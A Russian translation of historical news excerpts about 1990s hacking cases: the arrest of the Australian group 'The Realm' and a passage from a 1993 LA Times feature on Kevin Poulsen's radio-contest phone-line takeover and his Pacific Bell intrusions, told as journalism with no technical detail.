Суду стало известно, что соучастник — Ричард Мартин Джонс — был ранее приговорён к шести месяцам лишения свободы, однако освобождён под залог в $500 на шесть месяцев при условии примерного поведения.

Суду сообщили, что Эвен-Хаим в течение многих часов пользовался телефонными линиями бесплатно для подключения домашнего компьютера к другим системам в США.

Мэйдмент сообщил, что Эвен-Хаим, Вудкок и Джонс, называвшие себя «The Realm», были арестованы в апреле 1990 года австралийской федеральной полицией после расследования, начатого по наводке Секретной службы США.

Последний хакер — 26 сентября 1993

Джонатан Литтман (LA Times)

[Это лучшая из виденных мной статей о Кевине Поулсене. Пожалуйста, найдите её и прочитайте. Она охватывает всю жизнь Поулсена от начала до конца: все безумные трюки, побег от федералов, развязка. Всё. Вот небольшой отрывок.]

KIIS-FM назвала акцию «Выиграй Porsche к пятнице»: восемь Porsche — стали, кожи и статуса примерно на $400 000 — разыгрывалось по одному в неделю. Жить или работать в Лос-Анджелесе и не попасть в этот водоворот было почти невозможно: казалось, сверкающие ярко-красные кабриолеты красовались чуть ли не на каждом билборде и автобусе в городе. Слушатели прилипали к KIIS в надежде стать 102-м дозвонившимся после того, как Дис поставит третью песню в магической последовательности.

Домохозяйки, бизнесмены, студенты и завсегдатаи конкурсов забивали линии с мобильных телефонов и автодозвонщиков. Надежды были у всех, но у одного 24-летнего бросившего школу был план. Самый разыскиваемый хакер Америки и его подельники сидели у компьютеров и ждали. Утром 1 июня 1990 года KIIS поставила «Escapade», «Love Shack» и затем — «Kiss». «Мы выжгли телефонные линии, каждая линия звонила», — рассказывает Карен Тобин, директор по промоушену станции. «Мы брали трубки и считали».

Хакер тоже считал. В тот самый момент, когда в эфир вышел «Kiss» Принса, он захватил контроль над 25 телефонными линиями станции, заблокировав все звонки, кроме своего. Затем этот человек, назвавшийся Майклом Б. Питерсом, спокойно набрал 102-й звонок и выиграл Porsche 944 S2.

Детская игра. Особенно для Кевина Ли Поулсена. Компьютерный взлом когда-то казался ему невинной страстью — Поулсен был уроженцем Пасадены, — но теперь это стало его жизнью и увело его за черту. В октябре Поулсен предстанет перед судом — первым из двух: в Сан-Хосе и Лос-Анджелесе, — которые федеральные прокуроры считают принципиально важными для государства. Учитывая серьёзность предполагаемых нарушений государственной безопасности, они намерены сделать это дело показательным для хакерского подполья.

В подростковом возрасте Поулсен глубоко внедрился в гигантские коммутационные сети Pacific Bell, исследуя и эксплуатируя практически каждый элемент её мощных компьютеров — от общих систем создания, изменения и поддержки телефонных услуг до теневых систем, хранящих секреты национальной безопасности, — согласно обвинительному заключению федерального суда. Прокуратура США в Сан-Хосе утверждает, что Поулсен прослушивал личные телефонные разговоры голливудской актрисы, предположительно участвовал в сговоре с целью похищения секретных военных приказов и предположительно раскрыл неопубликованные телефонные номера советского консульства в Сан-Франциско.